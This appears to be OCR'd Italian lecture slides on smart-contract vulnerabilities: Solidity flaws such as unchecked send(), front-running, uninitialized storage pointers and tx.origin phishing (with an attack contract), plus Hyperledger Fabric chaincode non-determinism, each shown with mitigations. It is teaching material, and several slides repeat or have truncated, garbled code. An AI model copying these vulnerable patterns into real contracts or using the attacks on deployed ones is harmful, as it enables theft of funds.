vulnerabilità devastanti.

Questo semplice contratto è progettato per fungere da gioco per indovinare gli indirizzi. Per vincere il saldo del contratto, un utente deve generare un indirizzo Ethereum i cui ultimi 8 caratteri esadecimali sono 0.

```
contract HashForEther {

        _
    }

    function _sendWinnings() {
        msg.sender.transfer(this.balance);
    }
}
```

Purtroppo non è stata specificata la visibilità delle funzioni, e chiunque può invocare la funzione _sendWinnings(), che è pubblica, e ottenere la taglia non rispettando il gioco.

::.. Vulnerabilità di Solidity (17/26)

Le funzioni in Solidity hanno specificatori di visibilità: una funzione può essere chiamata esternamente dagli utenti, o da altri contratti derivati, o solo internamente o solo esternamente.

L'impostazione predefinita delle funzioni è la visibilità pubblica. Un uso errato degli specificatori c
vulnerabilità devastanti.

Questo semplice contratto è progettato per fungere da gioco per indovinare gli indirizzi. Per vincere il saldo del contratto, un utente deve generare un indirizzo Ethereum i cui ultimi 8 caratteri esadecimali sono 0.

```
contract HashForEther {

        _
    }

    function _sendWinnings() {
        msg.sender.transfer(this.balance);
    }
}
```

Purtroppo non è stata specificata la visibilità delle funzioni, e chiunque può invocare la funzione _sendWinnings(), che è pubblica, e ottenere la taglia non rispettando il gioco.


È buona norma specificare sempre la visibilità di tutte le funzioni in un contratto, anche se intenzionalmente pubbliche.

::.. Vulnerabilità di Solidity (18/26)

Le funzioni call() e send() restituiscono un valore booleano che indica se la chiamata è riuscita o meno. Un errore comune si verifica quando il valore restituito non è controllato.

```
contract Lotto {
    bool public payedOut = false;
    address public winner;
    uint public winAmount;

    // ... extra functionality here
    function sendToWinner() public {
        require(!payedOut);
        winner.send(winAmount);
        payedOut = true;
    }

    function withdrawLeftOver() public {
        require(payedOut);
        msg.sender.send(this.balance);
    }
}
```

Quale errore è presente?



::.. Vulnerabilità di Solidity (18/26)

Le funzioni call() e send() restituiscono un valore booleano che indica se la chiamata è riuscita o meno. Un errore comune si verifica quando il valore restituito non è controllato.

```
contract Lotto {
    bool public payedOut = false;
    address public winner;
    uint public winAmount;

    // ... extra functionality here
    function sendToWinner() public {
        require(!payedOut);
        winner.send(winAmount);
        payedOut = true;
    }

    function withdrawLeftOver() public {
        require(payedOut);
        msg.sender.send(this.balance);
    }
}
```

Viene utilizzata una send() senza controllarne la risposta. Un vincitore la cui transazione fallisce (o esaurendo il gas, o perché invoca throws intenzionalmente nella fallback o tramite un call stack depth attack, impossibile su recenti EVM) consente a payedOut di essere impostato su true (indipendentemente dal fatto che ether sia stato inviato o no). In questo caso, chiunque può ritirare la vincita tramite la funzione withdrawLeftOver().

::.. Vulnerabilità di Solidity (18/26)

Le funzioni call() e send() restituiscono un valore booleano che indica se la chiamata è riuscita o meno. Un errore comune si verifica quando il valore restituito non è controllato.

```
contract Lotto {
    bool public payedOut = false;
    address public winner;
    uint public winAmount;

    // ... extra functionality here
    function sendToWinner() public {
        require(!payedOut);
        winner.send(winAmount);
        payedOut = true;
    }

    function withdrawLeftOver() public {
        require(payedOut);
        msg.sender.send(this.balance);
    }
}
```

Quando possibile, si deve preferire transfer() invece di send(), poiché quest'ultima propaga chi errori all'indietro verso il chiamante disfacendo la transazione. Se send() è richiesto, assicurati sempre di controllare il valore restituito, dove è importante che l'errore venga gestito nel contratto senza annullare tutte le modifiche di stato.

::.. Vulnerabilità di Solidity (19/26)

La combinazione di chiamate esterne ad altri contratti e la natura multiutente della blockchain sottostante dà origine a una serie di potenziali insidie per cui gli utenti competono per l'esecuzione del codice ottenendo esiti imprevisti. Le transazioni sono ordinate dai miners in base al loro gasPrice, e ciò può essere usato a proprio vantaggio dagli attaccanti.

```
contract FindThisHash {
    bytes32 constant public hash = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44

    constructor() public payable {} // load with ether

    function solve(string solution) public {
        // If you can find the pre image of the hash, receive 1000 ether
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

::.. Vulnerabilità di Solidity (19/26)

La combinazione di chiamate esterne ad altri contratti e la natura multiutente della blockchain sottostante dà origine a una serie di potenziali insidie per cui gli utenti competono per l'esecuzione del codice ottenendo esiti imprevisti. Le transazioni sono ordinate dai miners in base al loro gasPrice, e ciò può essere usato a proprio vantaggio dagli attaccanti.

L'utente che trova la stringa per l'hash sha3 nella variabile hash può inviare la soluzione e recuperare il 1000 Ether. Ipotizziamo che un utente capisce che la soluzione è Ethereum!, e invoca di conseguenza solve().

```
contract Fi
    bytes32 h = 0xb5b5b97fafd9855e

    constructo ic payable {} // load with

    function solve(string solution) public {
        // If you can find the pre image of the hash,
        require(hash == sha3(solution));
        msg.sender.transfer(1000 ether);
    }
}
```

Un utente malintenzionato può aver controllato il pool di transazioni e vedono questa soluzione, invia una transazione equivalente con un prezzo del gas molto più alto rispetto alla quella originale. A causa del gas più elevato, la seconda transazione sarà accetterà prima - front-running attack. L'attaccante otterrà i 1000 Ether e l'utente onesto non otterrà nulla.

::.. Vulnerabilità di Solidity (20/26)

Tra le possibili soluzioni, uno robusto è di utilizzare uno schema di commit-reveal, quando possibile.

- Gli utenti inviano transazioni con informazioni nascoste (in genere un hash). `function commit(bytes32 commitment) public payable { }`
- Dopo che la transazione è stata inclusa in un blocco, l'utente invia un'altra transazione rivelando i dati che sono stati inviati.

```
function reveal(Choice choice, bytes32 blindingFactor) public { }
```

Questo metodo impedisce sia ai miner che agli utenti di effettuare transazioni anticipate poiché non possono determinare il contenuto della transazione.

Una efficiente implementazione di tale schema è in https://github.com/lorenzb/libsubmarine.


::.. Vulnerabilità di Solidity (21/26)

Esistono vari modi in cui un contratto può diventare indisponibile mediante attacchi DoS:

- Ciclo lungo mappings o array manipolati esternamente.

```
contract DistributeTokens {
    address public owner; // gets set somewhere
    address[] investors; // array of investors
    uint[] investorTokens; // the amount of tokens each investor gets

    // ... extra functionality, including transfertoken()

    function invest() public payable {
        investors.push(msg.sender);
        investorTokens.push(msg.value * 5); // 5 times the wei sent
        }

    function distribute() public {
        require(msg.sender == owner); // only owner
        for(uint i = 0; i < investors.length; i++) {
            // here transferToken(to,amount) transfers "amount" of tokens to the address
            transferToken(investors[i],investorTokens[i]);
        }
    }
}
```

Quale errore è presente?




::.. Vulnerabilità di Solidity (21/26)

Esistono vari modi in cui un contratto può diventare indisponibile mediante attacchi DoS:

- Ciclo lungo mappings o array manipolati esternamente.

```
contract DistributeTokens {
    address public owner; // gets set somewhere
    address[] investors; // array of investors
    uint[] investorTokens; // the amount of tokens each investor gets

    // ... extra functionality, including transfertoken()

    function invest() public payable {
        investors.push(msg.sender);
        investorTokens.push(msg.value * 5); // 5 times the wei sent
        }

    function distribute() public {
        require(msg.sender == owner); // only owner
        for(uint i = 0; i < investors.length; i++) {
            // here transferToken(to,amount) transfers "amount" of toke
            transferToken(investors[i],investorTokens[i]);
        }
    }
}
```




Si noti che il ciclo in questo contratto viene eseguito su un array che può essere modificato arbitrariamente. Un utente malintenzionato può creare molti account in modo tale che il gas richiesto superi il limite del gas di blocco, rendendo sostanzialmente inutilizzabile la funzione distribute().

::.. Vulnerabilità di Solidity (21/26)

Esistono vari modi in cui un contratto può diventare indisponibile mediante attacchi DoS:

- Ciclo lungo mappings o array manipolati esternamente.

```
contract DistributeTokens {
    address public owner; // gets set somewhere
    address[] investors; // array of investors
    uint[] investorTokens; // the amount of tokens each investor gets

    // ... extra functionality, including transfertoken()

    function invest() public payable {
        investors.push(msg.sender);
        investorTokens.push(msg.value * 5); // 5 times the wei sent
        }

    function distribute() public {
        require(msg.sender == owner); // only owner
        for(uint i = 0; i < investors.length; i++) {
            // here transferToken(to,amount) transfers "amount" of toke
            transferToken(investors[i],investorTokens[i]);
        }
    }
}
```



La soluzione consiste nel evitare di ciclare su strutture manipolate esternamente, oppure nell'applicare il withdrawal pattern: ogni utente deve invocare una funzione isolata che richiede il trasferimento del token.

::.. Vulnerabilità di Solidity (21/26)

Esistono vari modi in cui un contratto può diventare indisponibile mediante attacchi DoS:

- Ciclo lungo mappings o array manipolati esternamente;
- L’owner del contratto deve eseguire alcune attività affinché il contratto possa passare allo stato successivo. Se perde le proprie chiavi private o diventa inattivo, l'intero contratto diventa inutilizzabile.
- A volte i contratti passano a un nuovo stato se ricevono Ether o un input da una fonte esterna. Questi modelli possono portare ad attacchi DOS, quando la chiamata esterna fallisce o viene impedita per motivi esterni.

::.. Vulnerabilità di Solidity (21/26)

Esistono vari modi in cui un contratto può diventare indisponibile mediante attacchi DoS:

- Ciclo lungo mappings o array manipolati esternamente;
- L'owner del contratto deve eseguire alcune attività affinché il contratto possa passare allo stato successivo. Se perde le proprie chiavi private o diventa inattivo, l'intero contratto diventa inutilizzabile.
- A volte i contratti passano a un nuovo stato se ricevono Ether o un input da una fonte esterna. Questi modelli possono portare ad attacchi DOS, quando la chiamata esterna fallisce o viene impedita per motivi esterni.

Una soluzione consiste nell'impostare un timelock: require (<cond> || now> unlockTime) che consente a qualsiasi utente di finalizzare dopo un periodo di tempo in cui la condizione non si è verificata.

::.. Vulnerabilità di Solidity (22/26)

I timestamp dei blocchi sono utilizzati per una varietà di applicazioni, e i miners hanno la capacità di modificare leggermente i timestamp, il che può rivelarsi piuttosto pericoloso se i timestamp vengono utilizzati in modo errato negli smart contract.

::.. Vulnerabilità di Solidity (22/26)

I timestamp dei blocchi sono utilizzati per una varietà di applicazioni, e i miners hanno la capacità di modificare leggermente i timestamp, il che può rivelarsi piuttosto pericoloso se i timestamp vengono utilizzati in modo errato negli smart contract.


```
contract Roulette {
    uint public pastBlockTime; // Forces one bet per block

    constructor() public payable {} // initially fund contract

    // fallback function used to make a bet
    function () public payable {
        require(msg.value == 10 ether); // must send 10 ether to play
        require(now != pastBlockTime); // only 1 transaction per block
        pastBlockTime = now;
        if(now % 15 == 0) { // winner
            msg.sender.transfer(this.balance);
        }
    }
}
```

Questo contratto si comporta come una semplice lotteria. Una transazione per blocco può scommettere 10 ether per avere la possibilità di vincere il saldo del contratto. Il presupposto è che block.timestamp sia distribuito uniformemente sulle ultime due cifre. Se così fosse, ci sarebbe una probabilità di 1/15 di vincere questa lotteria.

::.. Vulnerabilità di Solidity (22/26)

I timestamp dei blocchi sono utilizzati per una varietà di applicazioni, e i miners hanno la capacità di modificare leggermente i timestamp, il che può rivelarsi piuttosto pericoloso se i timestamp vengono utilizzati in modo errato negli smart contract.

```
contract Roulette {
    uint public pastBlockTime; // Forces one bet per block

    constructor() public payable {} // initially fund contract

    // fallback function used to make a bet
    function () public payable {
        require(msg.value == 10 ether); // must send 10 ether to play
        require(now != pastBlockTime); // only 1 transac
        pastBlockTime = now;
        if(now % 15 == 0) { // winner
            msg.sender.tr        (this.balance);
        }
    }
}
```



Il margine d'azione è però limitato: i timestamp aumentano in modo monotono e non si possono scegliere valori arbitrari o non troppo lontano nel futuro poiché il blocco risulterebbe rifiutato dalla rete.

Se nel contratto è presente una quantità sufficiente di Ether, un minatore che risolve un blocco è incentivato a scegliere un timestamp tale che block.timestamp o now modulo 15 sia 0. In tal modo può vincere il saldo del contratto insieme alla ricompensa per il mining del blocco. Poiché c'è solo partecipante alla lotteria per blocco, si verfica il caso del front-running attack.

::.. Vulnerabilità di Solidity (22/26)

I timestamp dei blocchi sono utilizzati per una varietà di applicazioni, e i miners hanno la capacità di modificare leggermente i timestamp, il che può rivelarsi piuttosto pericoloso se i timestamp vengono utilizzati in modo errato negli smart contract.

A volte è necessaria una logica sensibile al tempo, ma si consiglia di utilizzare block.number, che è più sicuro poiché i minatori non sono in grado di manipolarlo facilmente.

::.. Vulnerabilità di Solidity (22/26)

I timestamp dei blocchi sono utilizzati per una varietà di applicazioni, e i miners hanno la capacità di modificare leggermente i timestamp, il che può rivelarsi piuttosto pericoloso se i timestamp vengono utilizzati in modo errato negli smart contract.


A volte è necessaria una logica sensibile al tempo, ma si consiglia di utilizzare block.number, che è più sicuro poiché i minatori non sono in grado di manipolarlo facilmente.

I costruttori sono funzioni speciali che spesso svolgono compiti critici e privilegiati durante l'inizializzazione dei contratti. Prima di Solidity v0.4.22, i costruttori erano funzioni che avevano lo stesso nome del contratto che li conteneva. Quando un nome di contratto viene modificato in fase di sviluppo, ma il nome del costruttore non viene modificato, questo diventa una normale funzione richiamabile.

::.. Vulnerabilità di Solidity (23/26)

```
contract OwnerWallet {
    address public owner;
    //constructor
    function ownerWallet(address _owner) public {
        owner = _owner;
    }

    // fallback. Collect ether.
    function () payable {}

    function withdraw() public {
        require(msg.sender == owner);
        msg.sender.transfer(this.balance);
    }
}
```

Quale errore è presente?



::.. Vulnerabilità di Solidity (23/26)

```
contract OwnerWallet {
    address public owner;
    //constructor
    function ownerWallet(address _owner) public {
        owner = _owner;
    }

    // fallback. Collect ether.
    function () payable {}

    function withdraw() public {
        require(msg.sender == owner);
        msg.sender.transfer(this.balance);
    }
}
```

Il nome del costruttore non corrisponde con quello del contratto, e quest'ultimo può essere invocato da qualunque per configurarsi come owner.

Questo problema è stato risolto nel compilatore Solidity nella versione 0.4.22, introducendo una parola chiave costructor che specifica il costruttore, invece di richiedere che il nome della funzione corrisponda al nome del contratto.

::.. Vulnerabilità di Solidity (24/26)

EVM archivia i dati in tre possibili locazioni:

- Memory, rappresenta un'area di memoria per le variabili locali ai alle funzioni, il cui ciclo di vita è limitato alla durata di una chiamata esterna di funzione;
- Storage, rappresenta un'area di memoria per le variabili di stato, il cui ciclo di vita è pari a quello del contratto;
- Calldata, rappresenta una porzione di area speciale, non modificabile, non persistente, per gli argomenti di funzione.


Capire esattamente come questo viene fatto e i tipi predefiniti (alcuni indicano dei valori, altri definiscono dei riferimenti) per le variabili locali delle funzioni è altamente raccomandato quando si sviluppano i contratti. Questo perché è possibile produrre contratti vulnerabili inizializzando in modo inappropriato le variabili.

::.. Vulnerabilità di Solidity (25/26)

Le variabili locali nelle funzioni vengono allocate per impostazione predefinita in storage o memory a seconda del loro tipo. Se non inizializzate, possono causare dei comportamenti inattesi.

```
1   // A Locked Name Registrar
2   contract NameRegistrar {
3       bool public unlocked = false;  // registrar locked, no name updates
4
5       struct NameRecord { // map hashes to addresses
6           bytes32 name;
7           address mappedAddress;
8       }
9       mapping(address => NameRecord) public registeredNameRecord; // records who reg
10      mapping(bytes32 => address) public resolve; // resolves hashes to addresses
11
12      function register(bytes32 _name, address _mappedAddress) public {
13          // set up the new NameRecord
14          NameRecord newRecord;
15          newRecord.name = _name;
16          newRecord.mappedAddress = _mappedAddress;
17          resolve[_name] = _mappedAddress;
18          registeredNameRecord[msg.sender] = newRecord;
19          require(unlocked); // only allow registrations if contract is unlocked
20      }
21  }
```

Quale errore è presente?




Quando il contratto è sbloccato, consente a chiunque di registrare un nome (come hash bytes32) e mappare quel nome a un indirizzo. Sfortunatamente, è inizialmente bloccato e la richiesta alla linea [19] impedisce a register() di aggiungere record di nomi.

::.. Vulnerabilità di Solidity (25/26)

Le variabili locali nelle funzioni vengono allocate per impostazione predefinita in storage o memory a seconda del loro tipo. Se non inizializzate, possono causare dei comportamenti inattesi.

```
// A Locked Name Registrar
contract NameRegistrar {
    bool public unlocked = false;  // registrar locked, no name updat

    struct NameRecord { // map hashes to addresses
        bytes32 name;
        address mappedAddress;
    }
    mapping(address => NameRecord) public registeredNameRecord; // records who reg
    mapping(bytes32 => address) public resolve; // resolves hashes to addresses

    function register(bytes32 _name, address _mappedAddress) public {
        // set up the new NameRecord
        NameRecord newRecord;
        newRecord.name = _name;
        newRecord.mappedAddress = _mappedAddress;
        resolve[_name] = _mappedAddress;
        registeredNameRecord[msg.sender] = newRecord;
        require(unlocked); // only allow registrations if contract is unlocked
    }
}
```

I tipi struct definiscono riferimenti e newRecord non è inizializzato con new.



Solidity inizializza per impostazione predefinita istanze di tipi di dati complessi, come gli struct, a storage quando vengono usati come variabili locali. newRecord punta a storage e newRecord.name a slot[0], ovvero ad unlocked, modificabile direttamente mediante il parametro _name della funzione register().

::.. Vulnerabilità di Solidity (25/26)

Le variabili locali nelle funzioni vengono allocate per impostazione predefinita in storage o memory a seconda del loro tipo. Se non inizializzate, possono causare dei comportamenti inattesi.

```
// A Locked Name Registrar
contract NameRegistrar {
    bool public unlocked = false;  // registrar locked, no name updates

    struct NameRecord { // map hashes to addresses
        bytes32 name;
        address mappedAddress;
    }
    mapping(address => NameRecord) public registeredNameRecord; // records who reg
    mapping(bytes32 => address) public resolve; // resolves hashes to addresses

    function register(bytes32 _name, address _mappedAddress) public {
        // set up the new NameRecord
        NameRecord newRecord;
        newRecord.name = _name;
        newRecord.mappedAddress = _mappedAddress;
        resolve[_name] = _mappedAddress;
        registeredNameRecord[msg.sender] = newRecord;
        require(unlocked); // only allow registrations if contract is unlocked
    }
}
```

Il compilatore Solidity genera dei warning quando trova delle variabili non inizializzate, quindi gli sviluppatori dovrebbero prestare molta attenzione a questi avvisi. L'attuale versione di mist (0.10) non consente la compilazione di questi contratti.

::.. Vulnerabilità di Solidity (26/26)

Solidity ha una variabile globale, tx.origin che attraversa l'intero stack di chiamate e restituisce l'indirizzo dell'account che ha originariamente inviato la chiamata (o la transazione). L'utilizzo di questa variabile per l'autenticazione negli smart contract lascia il contratto vulnerabile a un attacco phishing.

::.. Vulnerabilità di Solidity (26/26)

Solidity ha una variabile globale, tx.origin che attraversa l'intero stack di chiamate e restituisce l'indirizzo dell'account che ha originariamente inviato la chiamata (o la transazione). L'utilizzo di questa variabile per l'autenticazione negli smart contract lascia il contratto vulnerabile a un attacco phishing.

```
1   import "Phishable.sol";
2   contract AttackContract {
3
4       Phishable phishableContract;
5       address attacker; // The attackers address to receive funds.
6       constructor (Phishable _phishableContract, address _attackerAddress) {
7           phishableContract = _phishableContract;
8           attacker = _attackerAddress;
9       }
10
11      function () {
12          phishableContract.withdrawAll(attacker);
13      }
14  }
```

```
1   contract Phishable {
2       address public owner;
3
4       constructor (address _owner) {
5           owner = _owner;
6       }
7
8       function () public payable {} // collect ether
9       function withdrawAll(address _recipient) public {
10          require(tx.origin == owner);
11          _recipient.transfer(this.balance);
12      }
13  }
```

::.. Vulnerabilità di Solidity (26/26)

Solidity ha una variabile globale, tx.origin che attraversa l'intero
lell'account che ha
azione). L'utilizzo di
art contract lascia il
contrat ne a un attacco phishing.

Un attaccante può convincere il proprietario del contratto Phishable di inviargli dell'Ether su un indirizzo, senza riconoscere che corrisponde a AttackContract. L'effetto è di chiamare la funzione di fallback, che invoca quella del contratto vittima.

```
1  import "Phishable.sol";
2  contract AttackContract {
3
4      Phishable phishableContract;
5      address attacker; // The attackers address to receive funds.
6      constructor (Phishable _phishableContract, address _attackerAddress) {
7          phishableContract = _phishableContract;
           attacker = _attackerAddress;
```

```
1  contract Phishable {
2      address public owner;
3
4      constructor (address _owner) {
5          owner = _owner;
6      }
7
8      function () public payable {} // co
9      function withdrawAll(address _recip
10         require(tx.origin == owner);
11         _recipient.transfer(this.balance
12     }
13 }
```

tx.origin non deve essere utilizzato per l'autorizzazione negli smart contract, ma per altri scopi. Ad esempio, se si volesse negare ai contratti esterni di chiamare il contratto corrente, si potrebbe implementare una require (tx.origin == msg.sender).

::.. Vulnerabilità nei Chaincode (1/3)

Anche i chaincode su Hyperledger Fabric hanno delle vulnerabilità.


Categoria	Rischio	Motivazione
Non determinismo derivante dalle istruzioni del linguaggio di programmazione	Variabili Globali	La variabile globale può essere modificata intrinsecamente.
	Iterazione in strutture Chiave-Valore	Il valore corrispondente a una chiave è ritornato in un ordine casuale
	Indirizzi degli oggetti reificati	Gli indirizzi della memoria dipendono dall'ambiente.
	Concorrenza del programma	La concorrenza può causare comportamenti non deterministici come race conditions.
	Generazione di numeri casuali	Ogni peer ottiene risultati diversi dalla generazione di un numero casuale.
	Timestamp di sistema	È difficile garantire che le funzioni di timestamp vengano eseguite contemporaneamente per ogni peers.
Non determinismo causato dall'accesso al di fuori della blockchain	Web Service	È necessario assicurarsi che i risultati della chiamata al servizio Web non siano diversi tra i peers.
	Esecuzione comandi di sistema	È necessario assicurarsi che i risultati della chiamata al comando di sistema non siano diversi tra i peers.
	Accesso a file esterni	È necessario assicurarsi che i risultati dell'accesso al file non siano diversi tra i peers.
	Chiamata libreria esterna	È necessario considerare il comportamento della libreria esterna.
Specifiche del database di stato	Range Query Risk	Due funzioni per chiamare una range query causano una lettura fantasma, ovvero una lettura di dati che altre transazioni alterano, variando il risultato del processo.
Specifiche di Fabric	Dichiarazioni di campi in strutture	Non è garantito che ogni transazione venga eseguita su ogni peer. Quindi, il valore di un campo di una struttura potrebbe non mantenere lo stesso valore tra i peers.
	Invocazione del chaincode tra canali	Nessun dato verrà memorizzato nell'altro canale.
	Read Your Write	Fabric non supporta la semantica Read-Your-Write.
Pratica Comune	Errori non gestiti	Non deve ignorare i valori restituiti relativi agli errori.
	Argomento di input non controllato	Si dovrebbero controllare gli argomenti di input.

::.. Vulnerabilità nei Chaincode (1/3)

Anche i chaincode su Hyperledger Fabric hanno delle vulnerabilità.

Categoria	Rischio	Motivazione
Non determinismo derivante dalle istruzioni del linguaggio di programmazione	Variabili Globali	La variabile globale può essere modificata intrinsecamente.
	Iterazione in strutture Chiave-Valore	Il valore corrispondente a una chiave è ritornato in un ordine casuale
	In	
	Co	
	[illegible]	
Non determinismo causato dall'accesso al di fuori della blockchain	V	
	Es	
	Ac	
	Ch	
Specifiche del database di stato	Ra	
Specifiche di Fabric	Di	
	In	
	Re	
Pratica Comune	Er	
	Ar	

Poiché il chaincode è eseguito da nodi distribuiti e indipendenti, la determinatezza della logica di business è una delle principali preoccupazioni. Se il chaincode non è deterministico, rende incoerente il risultato dell'approvazione di diversi peers. Alcune piattaforme hanno linguaggi come Solidity che non hanno sorgenti di causalità nell'esecuzione. Hyperledger Fabric impiega linguaggi general-purpose che presentano tali sorgenti.



::.. Vulnerabilità nei Chaincode (1/3)

Anche i chaincode su Hyperledger Fabric hanno delle vulnerabilità.

Categoria	Rischio	Motivazione
Non determinismo derivante dalle istruzioni del linguaggio di programmazione	Variabili Globali	La variabile globale può essere modificata intrinsecamente.
	Iterazione in strutture Chiave-Valore	Il valore corrispondente a una chiave è ritornato in un ordine casuale
	In	
	Co	
	[illegible]	
Non determinismo causato dall'accesso al di fuori della blockchain	V	
	Es	
	Ac	
	Ch	
Specifiche del database di stato	Ra	
Specifiche di Fabric	Di	
	In	
	Re	
Pratica Comune	Er	
	Ar	

Poiché il chaincode è eseguito da nodi distribuiti e indipendenti, la determinatezza della logica di business è una delle principali preoccupazioni. Se il chaincode non è deterministico, rende incoerente il risultato dell'approvazione di diversi peers. Alcune piattaforme hanno linguaggi come Solidity che non hanno sorgenti di causalità nell'esecuzione. Hyperledger Fabric impiega linguaggi general-purpose che presentano tali sorgenti.

```
// Something like a lottery application
// Users predict a number

// User's prediction
pred := arg[0]

// Answer
rand.Seed(seed)
sel := rand.Intn(10)

if pred == sel {
   PayPrizeToUser(user, prize)
}
```

Gli utenti prevedono un numero generato in modo casuale e, se la previsione è corretta, l'utente riceve un premio. In ogni endorsement peer il numero da indovinare è differente e l'esito della lotteria è differente.

::.. Vulnerabilità nei Chaincode (1/3)

Anche i chaincode su Hyperledger Fabric hanno delle vulnerabilità.

Categoria	Rischio	Motivazione
	Variabili Globali	La variabile globale può essere modificata intrinsecamente.
Non de ist lir prog		
Non causa al c b		
Specif datab		
Speci		
Pra		

```go
var totalAssets = 0  // Global variable
func (s *SmartContract) CreateAsset(ctx, id string, owner string)
      error {
   totalAssets++
   asset := Asset{
      ID:    id,
      Owner: owner,
      Value: totalAssets / maxAssets * 100,
   }
   assetJSON, _ := json.Marshal(asset)
   if exists, _ := s.AssetExists(ctx, id); exists {
      return fmt.Errorf("asset already exists with id: %v", id)
   } else {
      return ctx.GetStub().PutState(asset.ID, assetJSON)
   }
}
```

La variabile globale totalAssets ha traccia del numero di asset aggiunti e viene utilizzata per calcolare il valore del bene. Infine, l'asset viene aggiunto al registro se non esiste già. È responsabilità del client inviare le richieste di invocazione ai peer; il client non è tenuto a inviare la richiesta a tutti i peer.

Questo può essere sfruttato per rendere il contratto non deterministico: il client invia una proposta di transazione per richiamare la funzione CreateAsset a un solo peer.

```
// 1. Invoke update transaction on only one peer
$ peer chaincode invoke <peerA> -c
      '{"Args":["CreateAsset","4","Alice"]}'
$ docker logs -f <peerA>
    -> err validation of endorsement policy

// 2. Invoke update transaction on all peers
$ peer chaincode invoke ... -c
      '{"Args":["CreateAsset","4","Alice"]}'
    -> Error: could not assemble transaction
```

Poiché si richiede l'approvazione di tutti i peer, la transazione fallisce. I valori memorizzati nelle variabili globali sono diversi tra i peer. Tutte le future transazioni di aggiornamento non riusciranno a superare il consenso e il chiamante malintenzionato avrà messo fuori servizio con successo il contratto.

::.. Vulnerabilità nei Chaincode (1/3)

Anche i chaincode su Hyperledger Fabric hanno delle vulnerabilità.

Categoria	Rischio	Motivazione
Non determinismo derivante dalle istruzioni del linguaggio di programmazione	Variabili Globali	La variabile globale può essere modificata intrinsecamente.
	Iterazione in strutture Chiave-Valore	Il valore corrispondente a una chiave è ritornato in un ordine casuale
	Indirizzi degli oggetti reificati	Gli indirizzi della memoria dipendono dall'ambiente.
	Concorrenza del programma	La concorrenza può causare comportamenti non deterministici come race conditions.
	Generazione di numeri casu	Ogni peer ottiene risultati diversi dalla generazione di un numero casuale.
	Timestamp di sistem	ficile garantire che le funzioni di timestamp vengano eseguite
Non determinismo causato dall'accesso al di fuori della blockchain		n siano diversi
		ema non siano
		rsi tra i peers.
	Chiamata libreria esterna	È necessario considerare il comportamento della libreria esterna.
Specifiche del database di stato	Range Query Risk	Due funzioni per chiamare la query di intervallo causano la lettura fantasma del libro mastro.
Specifiche di Fabric	Dichiarazioni di campi in strutture	Non è garantito che ogni transazione venga eseguita su ogni peer. Quindi, il valore di un campo di una struttura potrebbe non mantenere lo stesso valore tra i peers.
	Invocazione del chaincode tra canali	Nessun dato verrà memorizzato nell'altro canale.
	Read Your Write	Fabric non supporta la semantica Read-Your-Write.
Pratica Comune	Errori non gestiti	Non deve ignorare i valori restituiti relativi agli errori.
	Argomento di input non controllato	Si dovrebbero controllare gli argomenti di input.

Go ha un ricco supporto alla concorrenza utilizzando goroutine (una funzione che può essere eseguita contemporaneamente ad altre funzioni) e channel (un modo per due goroutine di comunicare tra loro e sincronizzare la loro esecuzione).

::.. Vulnerabilità nei Chaincode (2/3)

Fabric non supporta la semantica Read-Your-Write.

```
func addToAccount(stub ..., account *string, amount int) {
  balance, _ := stub.GetState(*account)
  stub.PutState(*account, balance + amount)
}

func (t *SimpleChaincode) Invoke(stub shim.ChaincodeStubInterface)
pb.Response {

  args := stub.GetArgs()
  addToAccount(stub, "Tobias", args[0])

  ...

  addToAccount(stub, "Tobias", args[1])

  return shim.Success(nil)
}
```

Initial state:

```
"Tobias": 100
```


Input:

```
[50, 25]
```

End state:

```
"Tobias": 125
"Tobias": 150
"Tobias": 175
```

Quale sarà lo stato finale?



